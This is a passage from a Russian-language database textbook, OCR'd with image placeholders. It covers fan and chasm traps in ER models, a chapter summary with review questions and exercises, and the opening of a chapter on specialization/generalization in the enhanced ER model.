Дефект типа "разветвление" возникает в том случае, когда две или несколько связей типа 1:* исходят из одной сущности. Потенциальный дефект типа "разветвление" показан на рис. 11.23, на котором две связи типа 1:* (*Has* и Operates) исходят из одной и той же сущности Division.




Рис. 11.23. Пример дефекта типа "разветвление"

На основании этой модели можно сделать вывод, что один отдел (Division) может состоять из нескольких отделений компании (Branch) и в нем может работать многочисленный штат сотрудников. Проблемы начинаются при попытках выяснить, в каком отделении компании работает каждый из сотрудников отдела. Для исследования этой проблемы рассмотрим показанную на рис. 11.24 модель, в которой показаны экземпляры связей Has и Operates с использованием в качестве атрибутов первичного ключа сущностей `Staff`, Division и Branch.

С помощью этой семантической сетевой модели попробуем ответить на такой вопрос: "В каком отделении компании работает сотрудник с номером `'SG37'`?" К сожалению, на этот вопрос нельзя дать ответ, используя только данную структуру. На основании этой семантической модели можно лишь сделать вывод, что этот сотрудник работает в отделении `'B003'` или `'B007'`. Неспособность дать точный ответ на поставленный вопрос является результатом дефекта типа "разветвление", связанного с неправильной интерпретацией связей между сущностями `Staff`, Division и Branch. Устранить эту проблему можно путем перестройки ER-модели для представления правильного взаимодействия этих сущностей таким образом, как показано на рис. 11.25.




Рис. 11.24. Схема семантической сети ER-модели, показанной на рис. 11.23

Рис. *11.25. Пример переработки ER-модели (рис. 11.23) с целью устранения дефекта типа "разветвление"*

Если проверить эту структуру на уровне отдельных связей Operates и Has (рис. 11.26), можно убедиться, что теперь легко дать однозначный ответ на поставленный выше вопрос. С помощью семантической сетевой модели можно определить, что сотрудник с номером 'SG37' работает в отделении компании с номером 'B003', которое входит в состав отдела 'D1'.

11.7.2 Дефекты типа "разрыв"

Дефект типа "разрыв". Появляется в том случае, когда в модели предполагается наличие связи между *типами* сущностей, но не существует пути между отдельными сущностями этих типов.

Дефект типа "разрыв" может возникать, если существует одна или несколько связей с минимальной кратностью, равной нулю (которая обозначает необязательное участие), и эти связи составляют часть пути между взаимосвязанными сущностями. На рис. 11.27 потенциальный дефект типа "разрыв" показан на примере связей между сущностями Branch, Staffи PropertyForRent.

Рассмотрев эту модель, можно сделать вывод, что одно отделение компании имеет много сотрудников, которые работают со сдаваемыми в аренду объектами. Однако не все сотрудники непосредственно работают с объектами и не все сдаваемые в аренду объекты недвижимости в каждый конкретный момент находятся в ведении кого-либо из сотрудников компании. В данном случае проблема возникает, когда необходимо выяснить, какие объекты недвижимости приписаны к тому или иному отделению компании. Для исследования этой проблемы рассмотрим представленные на рис. 11.28 экземпляры связей Has и Oversees, обозначенные значениями атрибутов первичного ключа сущностей Branch, Staff и PropertyForRent.




Рис. 11.26. Схема семантической сети ER-модели, представленной на рис. 11.25




Рис. 11.27. Пример дефекта типа "разрыв"




Рис. 11,28. Схема семантической сети ER-модели, представленной на рис. 11.27

С помощью этой семантической сети попробуем ответить на следующий вопрос: "Какое отделение компании отвечает за работу с объектом под номером 'PA14'?" К сожалению, на данный вопрос нельзя дать ответ, поскольку этот объект в текущий момент не связан ни с одним из сотрудников, работающих в каком-либо из отделений компании. Неспособность дать ответ на заданный вопрос рассматривается как утрата информации (поскольку известно, что любой объект недвижимости *должен* быть приписан к какому-то отделению компании), в результате которой и возникает дефект типа "разрыв". Кратность сущностей Staff и PropertyForRent в связи Oversees имеет минимальное значение, равное нулю, а это означает, что некоторые объекты недвижимости не могут быть связаны с отделением компании с помощью информации о сотрудниках. Поэтому для разрешения этой проблемы следует ввести недостающую связь *Offers* между сущностями Branch и PropertyForRent. ER-модель, показанная на рис. 11.29, отображает истинные связи между этими сущностями. Такая структура гарантирует, что нам всегда будут известны объекты недвижимости, связанные с каждым отделением компании, включая объекты недвижимости, которые в данный момент не поручены никому из сотрудников этой компании.

Если теперь исследовать эту структуру на уровне отдельных связей *Has*, *Oversees* и Offers (рис. 11.30), то станет ясно, что мы можем дать ответ на поставленный выше вопрос: объект недвижимости с номером 'PA14' приписан к отделению компании с номером 'B007'.

Рис. 11,29, ER-модель, представленная на рис. 11.27, после переработки с целью устранения дефекта типа "разрыв"




Рис. 11,30. Схема семантической сети ER-модели, представленной на рис. 11.29

РЕЗЮМЕ

- Тип сущности — это группа объектов с одинаковыми свойствами, которые характеризуются независимым существованием (с точки зрения проектировщика). Сущностью называется отдельный экземпляр типа сущности, который может быть однозначно идентифицирован.
- Тип связи — это множество осмысленных ассоциаций между типами сущностей. Экземпляром связи называется однозначно идентифицируемая ассоциация, которая включает по одному экземпляру сущности каждого типа, участвующих в этой связи,
- Степенью типа связи называется количество сущностей, участвующих в данной связи.
- Рекурсивной связью называется связь, в которой несколько раз участвует *одна и та же* сущность, но в *разных* ролях.
- Атрибутом называется свойство типа сущности или типа связи.
- Домен атрибута представляет собой множество допустимых значений, которые могут быть присвоены одному или нескольким атрибутам.
- Простой атрибут состоит из одного компонента, который характеризуется независимым существованием.
- Составной атрибут состоит из нескольких компонентов, каждый из которых характеризуется независимым существованием.

- Однозначный атрибут — это атрибут, содержащий по одному значению для каждого экземпляра сущности определенного типа.
- Многозначный атрибут — это атрибут, содержащий несколько значений для каждого экземпляра сущности определенного типа.
- Производным атрибутом называется атрибут, содержащий значение, производное от значения связанного с ним атрибута или множества атрибутов, причем не обязательно из той же сущности.
- Потенциальным ключом называется атрибут или набор атрибутов, которые однозначно идентифицируют отдельные экземпляры типа сущности,
- Первичным ключом называется некоторый выбранный потенциальный ключ сущности, однозначно идентифицирующий каждый экземпляр сущности определенного типа.
- Составным ключом является потенциальный ключ, который состоит из двух или нескольких атрибутов.
- Сильный тип сущности — это сущность, существование которой не зависит ни от какой другой сущности. Слабый тип сущности — это сущность, существование которой зависит от другой сущности.
- Кратностью называется количество (заданное как одно значение или как диапазон значений) возможных экземпляров типа сущности, которые могут быть связаны с одним экземпляром соответствующего типа сущности с помощью определенной связи.
- Кратностью сложной связи называется количество (заданное как одно значение или как диапазон значений) возможных экземпляров типа сущности в n-арной связи, которое регистрируется после фиксации остальных $(n-1)$ значений.
- Кардинальность описывает максимальное количество возможных связей для каждой сущности, участвующей в связи данного типа.
- Степень участия определяет, должны ли участвовать в конкретной связи все или только некоторые экземпляры сущности.
- Дефект типа "разветвление" возникает, если в модели данных представлена некоторая связь между типами сущностей, но путь между некоторыми экземплярами сущности определен неоднозначно.
- Дефект типа "разрыв" возникает, когда в модели предполагается связь между типами сущностей, но не существует пути между некоторыми экземплярами сущностей.

Вопросы

11.1. Опишите, какие типы сущностей представлены в ER-модели, и приведите примеры сущностей с физическим и концептуальным существованием.

11.2. Опишите, какие типы связей представлены в ER-модели, и приведите примеры одно-, двух-, трех- и четырехсторонних связей.

11.3. Опишите, какие атрибуты представлены в ER-модели, и приведите примеры простых, составных, однозначных, многозначных и производных атрибутов.

11.4. Какие ограничения кратности распространяются на типы связей?

11.5. Что такое ограничения предметной области и как они моделируются в виде обозначений кратности?

11.6. Как применяются ограничения кратности для представления ограничений кардинальности и степени участия, которые распространяются на определенный тип связи?

11.7. Приведите пример типа связи с атрибутами.

11.8. Укажите, в чем состоят различия между сущностями сильного и слабого типов и приведите пример каждого из них.

11.9. Каким образом могут возникать дефекты типа "разветвление" и типа "разрыв" в ER-модели и как они могут быть устранены?

Упражнения

11.10. Создайте ER-диаграмму для каждого из следующих описаний.

а) Каждая компания состоит из четырех отделов, и каждый отдел принадлежит к одной компании.

б) В каждом отделе, упомянутом в упражнении а), работают один или несколько сотрудников, а каждый сотрудник работает только в одном отделе.

в) Каждый из сотрудников, упомянутых в упражнении б), может иметь или не иметь одного или нескольких иждивенцев, и каждый иждивенец относится только к одному сотруднику.

г) Каждый сотрудник, упомянутый в упражнении в), может иметь или не иметь стаж работы в других компаниях.

д) Представьте все ER-диаграммы, описанные в упражнениях а)-г), в виде одной ER-диаграммы.

11.11. Допустим, что перед вами поставили задачу создать концептуальную модель требований к данным для компании, которая специализируется на обучении сотрудников информационных отделов. В этой компании работают 30 преподавателей, которые могут обучить до 100 специалистов за один учебный семестр. Компания предлагает пять курсов обучения по современным технологиям, и в проведении занятий на каждом курсе участвует группа преподавателей, состоящая из двух или больше человек. Каждый преподаватель может входить не более чем в две группы преподавателей, или ему может быть поручена исследовательская работа. Каждый обучающийся специалист за один учебный семестр посещает один курс по современным технологиям.

а) Укажите основные типы сущностей для этой компании.

б) Укажите основные типы связей и определите кратность каждой связи. Выскажите все предположения о том, какие данные требуются для рассматриваемой компании.

в) Исходя из ответов на вопросы а) и б), начертите одну ER-диаграмму, чтобы представить требования к данным для этой компании.

11.12. Прочитайте следующий пример, в котором описаны требования к данным для компании по прокату видеокассет. Эта компания имеет несколько отделений по всей территории США. Для обозначения каждого отделения применяются такие данные, как адрес отделения, состоящий из названия улицы, города, штата и почтового индекса, а также номер телефона. Каждому отделению присвоен номер, уникальный в пределах всей компании. Для каждого отделения назначен персонал, в том числе один менеджер, который отвечает за повседневную работу определенного отделения. О каждом сотруднике компании должны быть известны такие данные: имя, должность и зарплата. Каждому сотруднику присвоен табельный

номер, уникальный во всей компании. В каждом отделении имеется фильмотека, состоящая из видеокассет с фильмами разных жанров. О каждой видеокассете должны быть представлены такие данные, как номер по каталогу, номер видеокассеты, название, категория, суточная плата за прокат, стоимость, состояние видеокассеты, а также имена актеров, занятых в главных ролях, и режиссера. Номер по каталогу однозначно идентифицирует каждую видеокассету. Но в отделении чаще всего имеется несколько копий каждого видеофильма, и отдельные копии различают с помощью номера видеокассеты. Каждому фильму присваивается категория, такая как Action (Боевик), Adult (Фильм для взрослых), Children (Фильм для детей), Drama (Экранизация), Horror (Фильм ужасов) или Sci-Fi (Научная фантастика). Информация о состоянии видеокассеты позволяет определить, можно ли взять на прокат конкретную копию видеофильма. Прежде чем взять в этой компании на прокат видеокассету, клиент должен зарегистрироваться в местном отделении. О каждом клиенте хранятся такие данные, как имя и фамилия, адрес и дата регистрации в отделении. Каждому клиенту присваивается номер, уникальный во всех отделениях компании. После регистрации клиент получает право брать на прокат до десяти видеокассет одновременно. О каждой видеокассете, взятой на прокат, хранятся такие данные: номер договора проката, имя, фамилия и номер клиента, номер видеокассеты, название, суточная плата за прокат, дата, в которую видеокассета была взята на прокат, и дата возврата. Номер договора проката является уникальным во всей компании.

а) Укажите основные типы сущностей для этой компании.

б) Укажите основные типы связей между типами сущностей, установленных при выполнении упражнения а), и представьте каждую связь в виде отдельной ER-диаграммы.

в) Определите ограничения кратности для каждой из связей, упомянутых в упражнении б). Представьте обозначения кратности для каждой связи на ER-диаграммах, разработанных в упражнении б).

г) Определите атрибуты и свяжите их с типами сущностей или связей. Укажите все атрибуты на ER-диаграммах, созданных в упражнении в).

д) Определите атрибуты потенциального и первичного ключей для сущности каждого (сильного) типа.

е) Используя результаты, полученные при выполнении упражнений а)-е), попытайтесь представить требования к данным для компании по прокату видеокассет с помощью одной ER-диаграммы. Выскажите все соображения, которые свидетельствуют в пользу вашего проекта.

Глава 12

РАСШИРЕННАЯ МОДЕЛЬ "СУЩНОСТЬ-СВЯЗЬ"

В ЭТОЙ ГЛАВЕ...

- Ограничения, свойственные основным концепциям ER-моделирования, и требования, предъявляемые к моделированию более сложных приложений с использованием расширенных концепций моделирования данных.
- Наиболее перспективные дополнительные концепции моделирования данных на основе расширенной модели "сущность-связь" (EER — Enhanced Entity-Relationship), называемые уточнением/обобщением, агрегированием и композицией.
- Методы схематического представления понятий уточнения/обобщения, агрегирования и композиции на EER-диаграмме с использованием языка UML (Unified Modeling Language — универсальный язык моделирования).

В главе 11 рассматривались основные понятия модели "сущность-связь" (ER — Entity-Relationship). Эти основные понятия обычно позволяют создавать модели данных для таких традиционных приложений баз данных, поддерживающих управленческие функции, как управление запасами, заказ товаров и выставление счетов заказчикам. Но начиная с 1980-х годов наблюдается стремительное развитие разработок многочисленных приложений баз данных, которые предъявляют более жесткие требования к базам данных по сравнению с указанными традиционными приложениями. В качестве примеров таких приложений баз данных можно назвать компьютеризированное проектирование (CAD — Computer-Aided Design), компьютеризированное производство (CAM — Computer-Aided Manufacturing), инструментальные средства компьютеризированной разработки программного обеспечения (CASE — Computer-Aided Software Engineering), офисные информационные системы (OIS — Office Information Systems) и мультимедийные системы, средства цифровой публикации и географические информационные системы (GIS — Geographical Information Systems). Основные особенности этих приложений рассматриваются в главе 24. Поскольку основные понятия ER-моделирования часто не удовлетворяют требования новейших, более сложных приложений, такая ситуация послужила стимулом к разработке дополнительных концепций "семантического" моделирования. В результате этого было предложено много перспективных семантических моделей данных, и некоторые из наиболее важных семантических концепций были успешно внедрены в первоначальную ER-модель. Такая ER-модель, оснащенная дополнительными семантическими концепциями, называется *расширенной моделью "сущность–связь"* (Enhanced Entity-Relationship — EER). В настоящей главе описаны три наиболее важные и полезные дополнительные концепции EER-модели: уточнение/обобщение, агрегирование и композиция. Здесь также показаны способы представления понятий уточне-

ния/обобщения, агрегирования и композиции на EER-диаграмме с использованием средств языка UML (Unified Modeling Language — универсальный язык моделирования) [35]. В главе 11 приведены основные сведения о языке UML и показаны способы использования обозначений этого языка для схематического представления основных концепций ER-модели.

Структура этой главы

В разделе 12.1 рассматриваются основные концепции, связанные с уточнением/обобщением, и показаны способы представления этих понятий на EER-диаграмме с использованием средств языка UML. В конце данного раздела представлен рабочий пример, который показывает, как ввести средства уточнения/обобщения в ER-модель с помощью языка UML. В разделе 12.2 описано понятие агрегирования, а в разделе 12.3 — связанное с ним понятие композиции. Здесь приведены примеры агрегирования и композиции и показано, как эти понятия могут быть представлены на EER-диаграмме с помощью языка UML.

12.1. Уточнение/обобщение

Понятие уточнения/обобщения связано со специальными типами сущностей, которые принято называть *суперклассами* и *подклассами,* а также с процессом наследования атрибутов. Настоящий раздел начинается с определения того, что представляют собой суперклассы и подклассы, и с изучения связей суперкласс/подкласс. Здесь описан процесс наследования атрибутов и приведено сравнение процесса уточнения с процессом обобщения. Затем рассматриваются два основных типа ограничений на связи суперкласс/подкласс, называемые *ограничениями степени участия* и *ограничениями непересечения.* После этого показано, как представить понятие уточнения/обобщения на расширенной диаграмме "сущность-связь" (EER-диаграмме) с помощью языка UML. В конце этого раздела приведен рабочий пример того, как можно ввести понятие уточнения/обобщения "сущность-связь" (ER-модель) в модель представления Branch учебного проекта *DreamHome,* описанного в приложении А и показанного на рис, 11.1.

12.1.1. Суперклассы и подклассы

Как описано в главе 11, тип сущности представляет множество сущностей одного и того же типа, например Staff(Персонал), Branch (Отделение) и PropertyForRent (Арендуемый объект недвижимости). Кроме того, типы сущностей могут быть объединены в иерархию, состоящую из суперклассов и подклассов.

Суперкласс. Тип сущности, включающий одну или несколько различимых вспомогательных группировок ее экземпляров, которые должны быть представлены в модели данных.

Подкласс. Различимая вспомогательная группировка экземпляров типа сущности, которая должна быть представлена в модели данных.

Типы сущностей, которые включают различимые подклассы, называются *суперклассами.* Например, сущности, принадлежащие к типу сущности Staff, можно разбить на категории Manager (Менеджер), SalesPersonnel (Работник торгов-

ли) и Secretary (Секретарь). Иными словами, сущность Staff является суперклассом подклассов Manager, SalesPersonnel и Secretary. Связь между суперклассом и любым из его подклассов называется *связью суперкласс/подкласс*. Например, связью суперкласс/подкласс является связь Staff/Manager.

12.1.2. Связи суперкласс/подкласс

Каждый элемент подкласса является также элементом суперкласса. Иными словами, сущность, которая относится к подклассу, является той же сущностью, которая относится и к суперклассу, но выполняет в суперклассе и подклассе разные роли. Связь между суперклассом и подклассом является связью "один к одному" (1:1) и называется *связью суперкласс/подкласс* (см. раздел 11.6.1). Некоторые суперклассы могут содержать перекрывающиеся подклассы; это можно показать на примере сотрудника компании, который одновременно является и менеджером, и одним из торговых работников, В данном примере Manager и SalesPersonnel представляют собой перекрывающиеся подклассы суперкласса Staff. С другой стороны, не каждый элемент суперкласса должен быть элементом одного из подклассов; например, в компании могут быть сотрудники, не имеющие такой конкретной должности, как менеджер или торговый работник.

Суперклассы и подклассы могут применяться для того, чтобы в процессе разработки не приходилось описывать разные типы сотрудников компании, которые могут характеризоваться различными атрибутами в пределах одной сущности. Например, торговый работник может характеризоваться такими специальными атрибутами, как salesArea (торговый отдел) и carAllowance (транспортные расходы). Если бы в одной сущности Staff были представлены атрибуты, не только присущие всем сотрудникам, но и характерные для конкретной должности, то это могло привести к появлению большого количества незаполненных атрибутов, относящихся только к определенной должности. Безусловно, что торговые работники имеют общие атрибуты с другими сотрудниками компании, такие как staffNo (табельный номер), name (фамилия и имя), position (должность) и salary (зарплата). Тем не менее они имеют также индивидуальные атрибуты, поэтому попытка представить эти атрибуты в одной сущности наряду с другими индивидуальными атрибутами прочих сотрудников компании может вызвать проблемы. К тому же, используя индивидуальные атрибуты, можно показать связи, которые относятся только к конкретным категориям персонала (подклассам), а не ко всему персоналу в целом. Например, если торговым работникам при выполнении их обязанностей разрешено пользоваться автомобилем за счет компании, а другим сотрудникам компании — нет, то для них может быть предусмотрена отдельная связь, такая как SalesPersonnel Uses Car (Торговый работник использует автомобиль).

В качестве иллюстрации этих соображений рассмотрим отношение AllStaff (Весь персонал), показанное на рис. 12.1. Это отношение содержит сведения обо всех сотрудниках компании, независимо от занимаемой должности. Результатом того, что сведения обо всем персонале хранятся в одном отношении (в одной таблице базы данных), становится следствие, что атрибуты, всегда характерные для всего персонала (а именно: staffNo, name, position и salary), всегда заполнены, а те атрибуты, которые относятся только к определенным производственным функциям, заполнены только частично. Например, в таблице хранятся значения атрибутов, связанных с должностью Manager (mgrStartDate (дата вступления в должность) и bonus (премия)), SalesPersonnel (salesArea и carAllowance) и Secretary (typingSpeed (скорость печати)), только в тех строках, которые относятся к элементам соответствующих подклассов. Иными словами, атрибуты, ха-

рактерные для подклассов Manager, SalesPersonnel и Secretary, не заполнены у тех сотрудников компании, которые не принадлежат к этим подклассам.


Итак, концепции суперклассов и подклассов могут быть введены в ER-модель по двум основным причинам. Во-первых, они позволяют не описывать несколько раз аналогичные сущности, благодаря чему экономится время проектировщика, а ER-диаграммы становятся более удобными для восприятия. Во-вторых, они позволяют ввести в проект больший объем семантической информации в форме, знакомой для широкого круга пользователей. Например, утверждения, что *"Менеджер* IS-A *(является) сотрудником компании"* и *"Квартира* IS-A *(является) одним из типов объектов недвижимости"*, позволяют сообщить важную семантическую информацию в краткой форме.

12.1.3. Наследование атрибутов

Как указано выше, сущность, которая относится к подклассу, представляет тот же объект "реального мира", если рассматривается в составе суперкласса, и может обладать не только атрибутами, характерными для подкласса, но и атрибутами, присущими суперклассу. Например, представитель подкласса SalesPersonnel наследует все атрибуты суперкласса Staff (такие как staffNo, name, position и salary), а также обладает атрибутами, характерными только для подкласса SalesPersonnel (такими как salesArea и carAllowance).

Подкласс, как таковой, также является сущностью и поэтому может, в свою очередь, включать один или несколько подклассов. Сущность вместе с ее подклассами, подклассами своих подклассов и т.д. составляет так называемую *иерархию типов*. Иерархии типов известны под разными именами; в частности, для их обозначения используются термины *иерархия уточнения* (например, понятие Manager является уточнением понятия Staff), *иерархия обобщения* (например, понятие Staff является обобщением понятия Manager) и *иерархии IS-A* (например, Manager IS-A (является представителем) Staff). Процесс уточнения и обобщения рассматривается в следующих разделах.

Подкласс, принадлежащий к нескольким суперклассам, называется *общим подклассом*. Иными словами, элемент общего подкласса должен быть элементом всех



staffNo	name	position	salary	mgrStartDate	bonus	sales Area	car Allowance	typing Speed
SL21	John White	Manager	30000	01/02/95	2000			
SG37	Ann Beech	Assistant	12000					
SG66	Mary Martinez	Sales Manager	27000			SA1A	5000	
SA9	Mary Howe	Assistant	9000					
SL89	Stuart Stern	Secretary.	8500					100
SL31	Robert Chin	Snr Sales Asst	17000			SA2B	3700	
SG5	Susan Brand	Manager	24000	01/06/91	2350			

Рис. 12.1. Отношение AllStaff которое содержит данные обо всем персонале

взаимосвязанных суперклассов. Следовательно, атрибуты суперклассов наследуются общим подклассом, который может также иметь свои собственные дополнительные атрибуты. Этот процесс называется *множественным наследованием*.

12.1.4. Процесс уточнения

Уточнение. Процесс подчеркивания различий между элементами сущности путем выявления их отличительных особенностей.

Уточнение представляет собой нисходящий подход к выявлению множества суперклассов и относящихся к ним подклассов. Набор подклассов определяется на основе некоторых отличительных особенностей элементов суперкласса. После выявления множества подклассов сущности определенного типа можно определить атрибуты, характерные для каждого подкласса (если это потребуется), а также выявить все связи между каждым подклассом и другими типами сущностей или подклассов (в случае необходимости). Например, рассмотрим модель, в которой все сотрудники компании представлены в виде одной сущности `Staff`. Применяя процесс уточнения сущности `Staff`, разработчик должен выявить различия между экземплярами этой сущности, рассматривая их изначально как экземпляры с различимыми атрибутами и/или связями. Как описано выше, сотрудники компании, выполняющие функции менеджера, торгового работника и секретаря, имеют различимые атрибуты, что позволяет выделить подклассы Manager, `SalesPersonnel` и `Secretary` специализированного суперкласса `Staff`.

12.1.5. Процесс обобщения

Обобщение. Процесс стирания различий между элементами сущности путем выявления их общих особенностей.

Процесс обобщения основан на восходящем подходе, который приводит к созданию обобщенного суперкласса на основе первоначальных типов сущностей. Например, рассмотрим модель, в которой категории сотрудников компании Manager, SalesPersonnel и Secretary представлены как различимые типы сущностей. Применяя к этим сущностям процесс обобщения, разработчик должен выявить аналогии между ними, например общие атрибуты и связи. Как указано выше, эти сущности имеют некоторые атрибуты, общие для всего персонала, и поэтому разработчик может сделать заключение, что сущности Manager, SalesPersonnel и Secretary являются подклассами обобщенного суперкласса `Staff`.

Поскольку процесс обобщения может рассматриваться как обратный по отношению к процессу уточнения, весь этот подход к моделированию известен под общим названием *уточнение/обобщение*.

Схематическое представление понятий уточнения/обобщения

В языке UML предусмотрена специальная система обозначений для представления понятий уточнения/обобщения. Например, рассмотрим процесс уточнения/обобщения сущности Staff, который приводит к созданию подклассов, представляющих конкретные функциональные обязанности. Суперкласс Staff и подклассы Manager, SalesPersonnel и Secretary могут быть представлены на

расширенной диаграмме "сущность-связь" (EER-диаграмме), как показано на рис. 12.2. Следует отметить, что суперкласс Staff и его подклассы являются сущностями, поэтому они показаны на этой схеме в виде прямоугольников. Подклассы соединены линиями с треугольником, который указывает на суперкласс. Надпись {Optional, And} под треугольником с обозначением уточнения/обобщения описывает ограничения, налагаемые на связь между суперклассом и его подклассами. Эти ограничения рассматриваются более подробно в разделе 12,1,6.

Атрибуты, характерные для конкретного подкласса, перечислены в нижней части прямоугольника, представляющего этот подкласс. Например, атрибуты salesArea и carAllowance связаны только с подклассом SalesPersonnel и не применимы к подклассу Manager или Secretary. Аналогичным образом, на этой схеме показаны атрибуты, характерные только для подклассов Manager (mgrStartDate и bonus) и Secretary (typingSpeed).

Атрибуты, общие для всех подклассов, перечислены в нижней части прямоугольника, представляющей суперкласс. Например, атрибуты staffNo, name, position и salary являются общими для всех сотрудников компании и связаны с суперклассом Staff. Следует отметить, что на схеме могут быть также показаны связи, характерные только для конкретных подклассов. Например, на рис. 12.2 подкласс Manager связан с сущностью Branch с помощью связи Manages (Руководит), а суперкласс Staff связан с сущностью Branch с помощью связи Has (Имеет).

Уточнение одной и той же сущности может проводиться на основе разных отличительных особенностей. Например, в результате проведения другого процесса уточнения сущности Staff могут быть выявлены подклассы FullTimePermanent (Постоянный сотрудник) и PartTimeTemporary (Временный сотрудник), которые позволяют учесть различия между трудовыми договорами, по которым происходит

